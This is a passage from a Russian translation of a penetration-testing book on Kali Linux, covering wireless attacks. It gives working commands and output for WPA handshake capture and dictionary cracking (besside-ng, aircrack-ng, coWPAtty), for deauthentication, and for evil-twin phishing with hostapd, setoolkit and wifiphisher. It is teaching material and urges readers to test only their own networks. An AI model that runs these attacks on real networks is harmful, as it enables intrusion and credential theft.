B6:DB:48:8B:8B:8B	-63	29	0	0	6	260	WPA2	CCMP	MGT	<
A8:97:CD:6B:D2:4B	-66	23	2	0	6	130	WPA2	CCMP	PSK	2
B6:97:CD:72:17:A3	-57	38	0	0	6	130	WPA2	CCMP	MGT	<

В результате мы получаем список BSSID, а также сведения о протоколах шифрования. Мы знаем, что большинство точек доступа использует WPA2 с протоколом CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol — протокол блочного шифрования с имитовставкой (MAC) и режимом сцепления блоков и счетчика). Мы задействуем принадлежащую мне точку доступа, предназначенную специально для тестирования, и с помощью инструмента `besside-ng` попытаемся ее взломать, добавив параметр `-b` с BSSID, как показано в примере 7.7. Нам также необходимо указать используемый интерфейс. Как видите, этим интерфейсом является `wlan1`, однако для того, чтобы его задействовать, мне пришлось остановить выполнение сценария `airmon-ng`.

Пример 7.7. Использование `besside-ng` для автоматического взлома паролей

```
(kilroy@portnoy)-[~]
$ sudo besside-ng -b 40:ED:00:DA:C4:C4 wlan1
[18:44:26] Let's ride
[18:44:26] Autodetecting supported channels...
[18:44:26] Resuming from besside.log
[18:44:26] Appending to wpa.cap
[18:44:26] Appending to wep.cap
[18:44:26] Logging to besside.log
[18:44:27] - Scanning chan 02
[18:44:46] TO-OWN [TP-Link_C4C4*] OWNED []
Unknown type 30tacking [TP-Link_C4C4] WPA - PING
[18:44:46] | Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] - Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] \ Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] - Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
Unknown type 30tacking [TP-Link_C4C4] WPA - PING
[18:44:46] | Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] - Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] | Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
Unknown type 30tacking [TP-Link_C4C4] WPA - PING
```

```
[18:44:46] - Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] | Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] / Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
Unknown type 30tacking [TP-Link_C4C4] WPA - PING
[18:44:46] | Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] - Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
Unknown type 30tacking [TP-Link_C4C4] WPA - PING
[18:44:46] / Attacking [TP-Link_C4C4] WPA - PING
Bad beacon
[18:44:46] | Attacking [TP-Link_C4C4] WPA - PING
```

В ходе атаки инструмент **besside-ng** отправляет кадр деаутентификации **DEAUTH**, чтобы заставить клиента повторно пройти аутентификацию и захватить соответствующий кадр. Получив кадр аутентификации, программа может провести атаку методом перебора, чтобы определить использованную кодовую фразу или учетные данные. В этом примере мы атакуем сеть с WPA2-шифрованием, однако в сети с WEP-шифрованием мы могли бы применить инструмент **wesside-ng**.



Атака методом деаутентификации позволяет также спровоцировать отказ в обслуживании. Непрерывно посылая в сеть кадры деаутентификации, злоумышленник может поместить клиента в бесконечный цикл аутентификации/деаутентификации, не позволяя ему войти в сеть.

Программа coWPAtty

Для взлома паролей WPA можно использовать программу *coWPAtty*. Чтобы взломать пароль, она должна выполнить захват пакетов, содержащих четырехстороннее рукопожатие, используемое для установки ключа шифрования данных, которыми обмениваются точка доступа и станция. Захватить пакеты с нужными кадрами можно с помощью инструмента **Airodump-ng** или **Kismet**. Любой из них способен создать файл **.cap** или **.pcap**, содержащий заголовки соответствующих радиопакетов. Однако в случае с **Airodump-ng** вам нужно специально указать на необходимость записи этих файлов. В противном случае данные просто будут выведены на экран. Для этого нужно включить в команду параметр **-w** и префикс, применяемый для создания файлов, в том числе **.cap**. Данная команда будет выглядеть примерно так: **sudo airodump-ng -c 3 -w radio.cap wlan0**. Параметр **sudo** необходим, потому что для создания таких файлов требуются права администратора.

Помимо файла **.cap** вам понадобится файл-словарь со списком паролей. К счастью, Kali предусматривает несколько таких файлов в каталоге **/usr/share/wordlists**. Дополнительные файлы вы можете загрузить из онлайн-источников. В этих словарях содержатся пароли или кодовые фразы, используемые беспроводной сетью. Как и в случае с любой атакой на пароль методом перебора, вы не добьетесь успеха, если

настоящего пароля не окажется в используемом вами словаре. Получив нужные элементы, вы можете попробовать взломать пароли с помощью команды наподобие `cowpatty -r test-03.cap -f /usr/share/wordlists/nmap.lst -s TP-Link_862C`.

Инструмент aircrack-ng

Мы уже использовали несколько утилит из набора Aircrack-ng, но еще не обсудили процесс взлома паролей WEP и WPA с помощью инструмента aircrack-ng. Данный инструмент выполняет статистический анализ захваченных пакетов и сравнивает их с содержимым файла паролей. Если вкратце, то все сводится скорее к математике, чем к простому хешированию и сравнению (более подробное описание принципа работы вы можете найти в документации по адресу: https://oreil.ly/WG_h8). Для получения кодовой фразы программа анализирует байт за байтом.



Механизмы шифрования, подобные тем, что используются в протоколах WEP и WPA, могут предусматривать *вектор инициализации* — случайное числовое значение, иногда называемое попсе, применяемое для создания ключа шифрования. Слабый алгоритм генерации вектора инициализации может привести к получению предсказуемых значений, чреватых утечкой кодовой фразы, используемой беспроводной сетью.

Поскольку программа выполняет статистический анализ, ей требуется много пакетов для повышения шансов на нахождение правильной кодовой фразы. В конце концов, чем больше у вас данных, тем больше сравнений вы можете выполнить. Это напоминает частотный анализ, проводимый для расшифровки зашифрованного сообщения. Небольшая коллекция данных может дать равномерное распределение по всем буквам или их большинству, но это ничем нам не поможет. Чем больше данных мы сможем собрать, тем с большей вероятностью сумеем установить однозначные соответствия благодаря приближению частотного распределения всех значений к нормальному. То же самое можно сказать о результатах подбрасывания монеты. Например, у вас может выпасть пять орлов подряд или четыре орла и одна решка. Учитывая равную вероятность выпадения орла и решки, количество выпавших орлов и решек должно быть одинаковым, однако для фактического приближения к вероятности 50 % может потребоваться выполнить гораздо больше подбрасываний.



Частотный анализ сводится к подсчету относительной частоты встречаемости каждого символа в тексте. Иногда он применяется для взлома шифра, поскольку позволяет выявить буквы, которые регулярно применяются в шифротексте. Затем их можно сравнить с таблицей букв, наиболее часто используемых в языке, на котором написано сообщение. Это может помочь расшифровать часть шифротекста или по крайней мере установить соответствие между некоторыми из символов шифротекста и буквами алфавита.

Перед применением инструмента aircrack-ng мы должны выполнить захват пакетов. Это можно сделать с помощью airodump-ng, как было показано ранее. Нам нужно, чтобы результат захвата включал хотя бы одно рукопожатие, поскольку без

него `aircrack-ng` не сможет взломать пароль WPA. Нам также понадобится файл со списком паролей. Коллекция подобных словарей очень пригодится в дальнейшем, так что имеет смысл выделить под них часть дискового пространства. В зависимости от обстоятельств вам могут потребоваться разные файлы, поскольку пароли могут быть весьма разнообразными. Например, пароли от сетей Wi-Fi чаще всего представляют собой кодовые фразы, то есть они более длинные по сравнению с типичными пользовательскими паролями.

К счастью, дистрибутив Kali может нам с этим помочь, правда, то, что он предлагает, предназначено для взлома обычных паролей, а не кодовых фраз WPA. Одним из таких полезных файлов, отличающихся большим объемом и разнообразием содержимого, является список слов `rockyou.txt` из каталога `/usr/share/wordlists`. Именно его содержимое мы будем сравнивать с результатами захвата пакетов. Пример 7.8 демонстрирует запуск `aircrack-ng` с использованием файла `rockyou.txt` в качестве словаря и `localnet-01.cap` в качестве файла захвата пакетов, полученного с помощью `airodump-ng`.

Пример 7.8. Запуск `aircrack-ng` для взлома паролей WPA

```
(kilroy@portnoy)-[~]
$ aircrack-ng -w rockyou.txt localnet-01.cap
Reading packets, please wait...
Opening localnet-01.cap
Resetting EAPOL Handshake decoder state.
Read 47575 packets.
```

#	BSSID	ESSID	Encryption
1	00:22:6B:99:65:B1	TC_Maintenance	WPA (0 handshake)
2	00:25:00:FF:94:73		WEP (0 IVs)
3	1E:9D:72:30:A8:89		Unknown
4	1E:9D:72:30:A8:8C	DFetchik	WPA (0 handshake)
5	1E:9D:72:30:A8:8D		Unknown
6	1E:9D:72:30:A8:8F		Unknown
7	1E:9D:72:32:35:39	Trump 2.0	WPA (0 handshake)
8	1E:9D:72:32:35:3A		WPA (0 handshake)
9	1E:9D:72:32:35:3C		WPA (0 handshake)
10	1E:9D:72:32:35:3E		WPA (0 handshake)
11	1E:9E:CC:55:DB:59		Unknown
12	1E:9E:CC:55:DB:5B		WPA (0 handshake)
13	1E:9E:CC:55:DB:5C		Unknown
14	1E:9E:CC:55:DB:5E	XFSETUP-DB59	Unknown
15	1E:9E:CC:55:DB:5F		Unknown
16	22:EF:BD:A7:A8:E4		Unknown
17	28:EE:52:A5:2D:2C	LittleBeardedLadies_EXT	Unknown
18	30:23:03:01:FB:68	Wemo.Mini.174	Unknown
19	38:94:ED:0B:0D:54	Atlantis	WPA (0 handshake)
20	3C:37:86:67:EF:2D	Fennec1	WPA (0 handshake)
21	3E:94:ED:0B:0D:54		Unknown
22	40:ED:00:DA:C4:C4	TP-Link_C4C4	WPA (0 handshake)

Index number of target network ?



Из всех обнаруженных SSID мне принадлежат лишь некоторые. Поскольку остальные — сети моих соседей, взламывать их было бы невежливо, не говоря уже о неэтичности и незаконности попыток сделать это. Перед тестированием убедитесь в том, что работаете с собственными системами или такими, на взаимодействие с которыми у вас есть разрешение.

После запуска `aircrack-ng` программа попросит указать целевую сеть, которую необходимо взломать. В примере 7.8 нет ни одной сети с перехваченным рукопожатием, но если бы она у нас была, мы могли бы выбрать ее в качестве цели для атаки. Выбор целевой сети инициирует попытку взлома, показанную в примере 7.9.

Пример 7.9. Процесс взлома пароля WPA с помощью `aircrack-ng`

Aircrack-ng 1.7

[00:00:06] 11852/9822768 keys tested (1926.91 k/s)

Time left: 1 hour, 24 minutes, 53 seconds

0.12%

Current passphrase: redflame

Master Key : BD E9 D4 29 6F 15 D1 F9 76 52 F4 C2 FD 36 96 96
A4 74 83 42 CF 58 B6 C9 E3 FA 33 21 D6 7F 35 0E

Transient Key : 0B 04 D6 CA FF EE 7A B9 6E 6D 90 0F 9E 4F E5 64
5B AA C0 53 18 32 F7 54 DE 46 74 D1 4D D0 31 CF
BC 57 D7 8A 5C B4 30 DB FA A9 BD F8 20 0C C9 19
35 F7 89 F6 2F 8A 25 74 3A 83 FD 50 F7 E5 C3 9B

EAPOL HMAC : 50 66 38 C1 84 A1 DD BC 7C 2F 52 70 FD 48 04 9A

Как видите, при использовании системы Kali на виртуальной машине перебор менее 10 млн паролей занимает около полутора часов. Более производительные машины, предназначенные специально для решения этой задачи, способны выполнить взлом гораздо быстрее. Для перебора более длинных списков понадобится больше времени. Так или иначе, взлом паролей — это непростой процесс, требующий большого объема данных.



Имейте в виду, что при таком подходе получение пароля отнюдь не гарантировано. Если фактический пароль в предоставленном вами списке отсутствует, то обнаружить совпадение будет невозможно и попытка взлома окажется неудачной.

Приложение Fern

Если вам не хочется пользоваться командной строкой для взлома сетей Wi-Fi, вы можете выбрать приложение с графическим интерфейсом Fern, позволяющее реализовывать атаки на различные механизмы шифрования, в том числе взламывать сети WEP и WPA. Интерфейс данной программы показан на рис. 7.6.



Рис. 7.6. Графический интерфейс приложения Fern

После запуска приложения Fern необходимо выбрать беспроводной интерфейс, который вы планируете использовать, а затем выполнить сканирование для обнаружения сетей. Меню для выбора интерфейса находится в верхнем ряду слева от кнопки **Refresh** (Обновить), позволяющей учесть изменения, сделанные за пределами интерфейса программы. Следующая кнопка, **Scan for Access points** (Сканировать точки доступа), заполняет список, предоставляемый программой Fern. После выбора типа сети, которую вы хотите взломать (WEP или WPA), появится показанное на рис. 7.7 окно со списком обнаруженных сетей. По сути, это тот же список, с которым мы работали до сих пор.

В правом нижнем углу этого диалогового окна есть кнопка выбора словаря. Как и в случае с **aircrack-ng**, приложению Fern удастся взломать пароль только в том случае, если он будет содержаться в словаре. Чтобы запустить программу, нужно выбрать одну из перечисленных сетей, предоставить словарь и нажать кнопку **Attack** (Атаковать).

Помимо взлома беспроводных сетей, Fern позволяет реализовать и другие типы атак, включая кражу файлов cookie, которыми обмениваются клиент и сервер, для последующего клонирования веб-сеанса.




Рис. 7.7. Выбор сети в приложении Fern

Использование фальшивых точек доступа

Фальшивые (поддельные) точки доступа бывают нескольких видов. В одном случае злоумышленник ничего не делает, а лишь пытается заставить людей подключиться к его точке доступа, применяя названия вроде FreeWi-Fi или вариации имени настоящей точки доступа. Во втором случае он пытается захватить легитимный SSID, выдавая свою точку доступа за настоящую сеть и, возможно, даже заглушая ее сигнал. Третий вид, вероятно, уже не столь актуален, как прежде, однако было время, когда сотрудники компаний, не предоставлявших доступ к сети Wi-Fi, устанавливали собственные точки доступа. При этом потенциально небезопасная точка доступа подключалась к корпоративной сети, что могло позволить злоумышленнику сделать то же самое.

Учитывая простоту создания беспроводной сети с точкой доступа, транслирующей SSID, фальшивые точки доступа представляют собой весьма распространенную проблему. Они позволяют легко атаковать клиентов, поскольку нет ничего, что выделяло бы одну точку на фоне остальных. В ходе тестирования безопасности это может и не быть особенно актуальным, однако при правильном расположении вашей фальшивой точки доступа существует довольно высокая вероятность того, что люди по ошибке подключатся к вашей сети, что позволит перехватить

их информацию. Если в ней будут содержаться учетные данные, то вы сможете получить доступ к настоящей сети.

Вы также можете использовать инструмент Social-Engineer Toolkit (setoolkit) для создания фальшивой точки доступа, которая будет отвечать на все DNS-запросы, перенаправляя весь трафик на вашу машину. Это позволит вам полностью контролировать сетевой трафик, а значит, собирать большое количество информации, в том числе имена пользователей и пароли, не говоря уже о данных кредитных карт и другой персональной информации. На рис. 7.8 показана часть процесса настройки такой точки доступа.

```
The Wireless Attack module will create an access point leveraging your wireless card and redirect all DNS queries to you. The concept is fairly simple, SET will create a wireless access point, dhcp server, and spoof DNS to redirect traffic to the attacker machine. It will then exit out of that menu with everything running as a child process.

You can then launch any SET attack vector you want, for example the Java Applet attack and when a victim joins your access point and tries going to a website, will be redirected to your attacker machine.

This attack vector requires AirBase-NG, AirMon-NG, DNSSpoof, and dhcpd3.

1) Start the SET Wireless Attack Vector Access Point
2) Stop the SET Wireless Attack Vector Access Point

99) Return to Main Menu

set:wireless>1
[!] isc-dhcp-server does not appear to be installed.
[!] apt-get install isc-dhcp-server to install it. Things may fail now.
[-] For this attack to work properly, we must edit the isc-dhcp-server file to include our wireless interface.
[-] This will allow isc-dhcp-server to properly assign IPs. (INTERFACES="at0" )

[*] SET will now launch nano to edit the file.
[*] Press ^X to exit nano and don't forget to save the updated file!
[!] If you receive an empty file in nano, please check the path of your isc-dhcp-server file!

Press <return> to continue

Please choose which DHCP Config you would like to use:
1) 10.0.0.100-254
2) 192.168.10.100-254

set:wireless>1
[*] Writing the dhcp configuration file to ~/.set
set:wireless> Enter the wireless network interface (ex. wlan0):wlan0
```

Рис. 7.8. Применение setoolkit для создания точки доступа

Хостинг для точки доступа

Прежде чем переходить к обсуждению атак, следует рассмотреть возможность использования системы Linux, в частности Kali, в качестве хоста для точки доступа. Для этого требуется беспроводной интерфейс (он у нас уже есть), а также

возможность передавать сетевые адреса нашим клиентам и перенаправлять входящий трафик по нужному маршруту. Все это можно делать с помощью Kali Linux. Первым делом нам следует настроить конфигурацию для службы `hostapd`. Она не входит в Kali по умолчанию, однако в каталоге `/usr/share/docs/hostapd` содержится ее хорошо документированный шаблон. Для запуска точки доступа воспользуемся простой конфигурацией, показанной в примере 7.10. Поместим ее в каталог `/etc/hostapd`, хотя фактическое местонахождение файла конфигурации не имеет особого значения, поскольку мы так или иначе указываем его при запуске службы `hostapd`.

Пример 7.10. Файл `hostapd.conf`

Файл `hostapd.conf` для демонстрационных целей

```
interface=wlan0
bridge=br0
driver=nl80211
logger_syslog=1
logger_syslog_level=2
ssid=##FreeWiFi##
channel=2
ignore_broadcast_ssid=0
wep_default_key=0
wep_key0=abcdef0123
wep_key1=01010101010101010101010101010101
```

Данная конфигурация позволяет запустить службу `hostapd`. Мы указываем SSID и радиоканал, который необходимо использовать. А также даем `hostapd` указание транслировать SSID, не дожидаясь, пока клиент его запросит. Кроме того, вам нужно будет указать параметры шифрования и аутентификации в соответствии со своими потребностями. В данном случае мы будем задействовать протокол WEP. Процесс запуска службы `hostapd` показан в примере 7.11. Параметр `-B` обеспечивает ее запуск в фоновом режиме в качестве демона. Последним параметром является файл конфигурации. Поскольку он не задан по умолчанию, а предоставляется нами, его фактическое местонахождение не имеет особого значения.

Пример 7.11. Запуск службы `hostapd`

```
root@savagewood:/# hostapd -B /etc/hostapd/hostapd.conf
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 9c:ef:d5:fd:24:c5 and ssid "FreeWiFi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

Из файла конфигурации и сообщений, полученных при запуске службы, нам известно, что именем SSID является `FreeWiFi`. Его присутствие на рис. 7.9 означает, что наша система Kali Linux успешно транслирует SSID. Это позволяет пользователям подключаться к нашей беспроводной точке доступа, однако после подключения они не смогут двигаться дальше, поскольку весь трафик будет останавливаться на

системе Kali. Чтобы он мог передаваться куда-то еще, нужен второй интерфейс, на который этот трафик можно было бы отправить. Реализовать это можно несколькими способами. Вы можете передавать трафик через сотовое соединение, вторую беспроводную сеть или проводной интерфейс. При этом ваша система Kali Linux становится своеобразным маршрутизатором, перенаправляющим трафик из одной IP-сети в другую.




Рис. 7.9. Список SSID, включающий FreeWiFi

Однако даже при наличии второго сетевого интерфейса нужно сделать еще несколько вещей. Для начала необходимо разрешить ядру Linux передавать трафик с одного интерфейса на другой, выполнив команду `sysctl -w net.ipv4.ip_forward`. Если мы не зададим соответствующий параметр, то ОС не позволит трафику покинуть систему. Чтобы сделать это изменение постоянным, нужно установить этот параметр в файле `/etc/sysctl.conf`. Это позволит системе Linux принимать пакеты и пересылать их через другой интерфейс, основываясь на имеющейся у нее таблице маршрутизации.

Выполнив перечисленные действия, вы получите собственную точку доступа, позволяющую решать самые разные задачи. Вы можете использовать ее для отслеживания клиентов, которые пытаются к вам подключиться, выявления злоумышленников, а также контроля трафика, проходящего через вашу систему. Выполнение более сложных и потенциально вредоносных операций требует дополнительных шагов.

Фишинговые атаки на пользователей

Вы можете задействовать службу `hostapd` для создания фальшивой точки доступа. Однако этого недостаточно. Для компрометации клиентов необходимо установить инструмент `wifiphisher`, позволяющий вам выдать свою сеть за настоящую. Программа `wifiphisher` глушит сигнал настоящей сети, одновременно транслируя

SSID. Однако для этого требуется наличие двух интерфейсов Wi-Fi. Один будет глушить сигнал, а другой — транслировать тот же самый SSID.

В данном случае используются стратегии инъекционных атак, обсуждавшихся ранее. Программа `wifiphisher` отправляет кадры деаутентификации, чтобы отключить клиента от настоящей сети и заставить его выполнить повторную попытку подключения. Вы можете реализовывать атаки таким способом или ограничиться трансляцией SSID. В любом случае стиль атаки будет одним и тем же. Команда `wifiphisher -e FreeWiFi` создает точку доступа, транслирующую SSID `FreeWiFi`. После запуска `wifiphisher` вам будет предложено выбрать один из сценариев фишинга, представленных в примере 7.12. Вы также можете запустить `wifiphisher` без каких-либо параметров. В этом случае отобразится список SSID, обнаруженных вашим сетевым интерфейсом. Они будут аналогичны тем, которые видны целевым пользователям.

Пример 7.12. Сценарии фишинга, предусмотренные в `wifiphisher`

Available Phishing Scenarios:

1 - Firmware Upgrade Page

A router configuration page without logos or brands asking for WPA/WPA2 password due to a firmware upgrade. Mobile-friendly.

2 - Network Manager Connect

The idea is to imitate the behavior of the network manager by first showing the browser's "Connection Failed" page and then displaying the victim's network manager window through the page asking for the pre-shared key.

3 - Browser Plugin Update

A generic browser plugin update page that can be used to serve payloads to the victims.

4 - OAuth Login Page

A free Wi-Fi Service asking for social network credentials to authenticate via OAuth.

Как уже говорилось, можно запустить инструмент `wifiphisher` сам по себе. При использовании данного способа, а также если не указывать имя SSID, вы получите список доступных сетей, которые можете имитировать. В примере 7.13 показан список сетей, обнаруженных мной в результате запуска `wifiphisher`. После выбора сети вы увидите список, показанный в примере 7.12.

Пример 7.13. Выбор беспроводной сети для имитации

[+] Ctrl-C at any time to copy an access point from below

num	ch	ESSID	BSSID	vendor
1	- 1	- CasaChien	- 70:3a:cb:52:ab:fc	None
2	- 5	- TP-Link_862C	- 50:c7:bf:82:86:2c	Tr-link Technologies
3	- 6	- CenturyLink5191	- c4:ea:1d:d3:78:39	Technicolor
4	- 11	- Hide_Yo_Kids_Hide_Yo_WiFi	- 70:8b:cd:cd:92:30	None
5	- 6	- PJ NETWORK	- 0c:51:01:e4:6a:5c	None

После выбора сценария программа `wifiphisher` запустит DHCP-сервер, чтобы предоставить клиенту IP-адрес для дальнейшего взаимодействия. Это необходимо для реализации различных атак, поскольку соответствующие сценарии полагаются на

IP-соединение с клиентом. В данном случае я выбрал страницу обновления прошивки (Firmware Upgrade Page). Чтобы предоставить ее клиенту, инструмент `wifiphisher` должен будет перехватить веб-соединения. Подключившись к вредоносной точке доступа, клиент попадет на страницу входа в систему, которая обычно используется в сетях, где требуется либо аутентификация с предоставлением учетных данных, либо подтверждение неких условий применения. Эта страница представлена на рис. 7.10.




Рис. 7.10. Страница авторизации, предоставленная `wifiphisher`

Как видите, страница выглядит вполне респектабельно. Она даже отображает условия использования, которые вам предлагается принять. После их принятия вы должны будете ввести свой предварительный ключ, также известный как пароль от Wi-Fi, необходимый для аутентификации в сети, который будет перехвачен злоумышленником, применяющим `wifiphisher`, как показано в примере 7.14.

Пример 7.14. Вывод `wifiphisher`, полученный в ходе атаки

```
Extensions feed: | ESSID: FreeWiFi
                  | Channel: 6
                  | AP interface: wlan0
                  | Options: [Esc] Quit
```

```

Connected Victims:          a4:9b:4f:5c:15:06          10.0.0.70          Unknown
5c:e9:1e:a5:b5:70          10.0.0.30          Unknown iOS/MacOS

```

HTTP requests:

```

[*] GET request from 10.0.0.70 for http://www.bing.com/
[*] GET request from 10.0.0.70 for http://www.bing.com/
[*] GET request from 10.0.0.30 for http://captive.apple.com/hotspot-detect.html
[*] GET request from 10.0.0.30 for http://captive.apple.com/hotspot-detect.html
[*] GET request from 10.0.0.70 for http://connectivitycheck.gstatic.com/generate_204

```

Все введенные пароли будут отображаться в нижней части вывода `wifiphisher`. Здесь же будет представлена страница авторизации с запросом пароля, на которую вы можете попасть при подключении к публичной сети Wi-Fi. Именно с ее помощью злоумышленник может получить ваш пароль, особенно при имитации существующей сети Wi-Fi. Кроме того, поскольку пакеты 802.11 перенаправляются на фальшивую точку доступа, злоумышленник получает любые сетевые сообщения, отправляемые клиентом, в том числе связанные с попытками авторизации на веб-сайтах или почтовых серверах. В зависимости от запущенных процессов это может происходить автоматически, без ведома клиента. После отправки пароля злоумышленнику клиент увидит страницу, показанную на рис. 7.11.



Рис. 7.11. Страница обновления прошивки

Вы можете заметить, что на этой странице слово *disconnect* написано с ошибкой, а внизу не указан владелец авторских прав. На первый взгляд все выглядит правдоподобно, но если присмотреться, становится понятно, что страница фальшивая. Обычный пользователь, скорее всего, не обратит внимания ни на одну из этих проблем. Вся суть данной атаки заключается в обеспечении достаточной степени правдоподобия, для того чтобы пользователь предоставил свой пароль, а злоумышленник смог его перехватить.



Сценарий, в рамках которого ваша система транслирует SSID существующей сети в целях сбора информации о ничего не подозревающих пользователях, называется атакой типа «злой двойник» (Evil Twin).

Беспроводная ловушка

Ловушки, или *ханипоты* (от honeypot — «горшочек с медом»), обычно используются для сбора информации, в том числе о неизвестных ранее атаках и новых вредоносных программах. В случае с сетями Wi-Fi ловушки можно применять для получения информации от клиента. Это может быть непросто, если клиенты используют разные механизмы шифрования. К счастью, Kali может облегчить нам жизнь.

Инструмент `wifi-honey` запускает четыре потока в режиме мониторинга, предусмотренных для таких вариантов шифрования, как None (отсутствие шифрования), WEP, WPA1 и WPA2. Он также запускает дополнительный поток для применения инструмента `airodump-ng`, с помощью которого можно перехватить начальные этапы четырехстороннего рукопожатия, чтобы затем использовать для взлома предварительного ключа с помощью инструмента `napodobie coWPAtty`. Для запуска `wifi-honey` необходимо указать SSID, канал и беспроводной интерфейс. Например, чтобы задействовать канал 6, беспроводной интерфейс `wlan0` и SSID `FreeWiFi`, вы можете выполнить команду `sudo wifi-honey FreeWiFi 6 wlan0`.

Поскольку в ходе работы с `wifi-honey` запускается несколько процессов, для предоставления виртуальных терминалов используется программа `screen`. При этом каждый из процессов доступен в разных сеансах, что избавляет от необходимости задействовать несколько окон терминала для управления ими.

Тестирование Bluetooth

Bluetooth — это распространенный протокол, используемый для подключения к системе периферийных и прочих устройств ввода/вывода. Хотя Bluetooth работает только на близком расстоянии, его все равно стоит протестировать, поскольку не все атаки являются удаленными. Одна из проблем Bluetooth связана с необходимостью сопряжения устройств. В зависимости от особенностей оборудования этот процесс может сводиться к простой идентификации периферийного устройства после его перевода в режим сопряжения или требовать ввода PIN-кода на обоих устройствах.

Если в вашем компьютере есть Bluetooth-адаптер, можете использовать его для проведения тестирования с помощью инструментов, предусмотренных в дистрибутиве Kali. Важность тестирования безопасности Bluetooth объясняется существованием устройств, предоставляющих множество услуг, включая передачу файлов. Если устройство Bluetooth не будет должным образом защищено, конфиденциальная

информация может попасть в руки злоумышленников. Из-за потенциальной чувствительности данных, к которым Bluetooth-устройство может предоставить доступ (представьте, что злоумышленник получит удаленный доступ к клавиатуре в тот момент, когда пользователь будет вводить учетные данные), такие устройства обычно не обнаруживаются, если только их не перевести в соответствующее состояние специально.



Радиодиапазон ISM (Industry, Science and Medicine) — это набор частот, выделенных для использования промышленными, научными и медицинскими устройствами. К ним относятся и микроволновые печи, ставшие первыми приборами, для которых этот диапазон был выделен в 1947 году. Частоты 2,4–2,5 ГГц применяются микроволновыми печами, сетями Wi-Fi, Bluetooth-устройствами и другими приложениями.

Сканирование

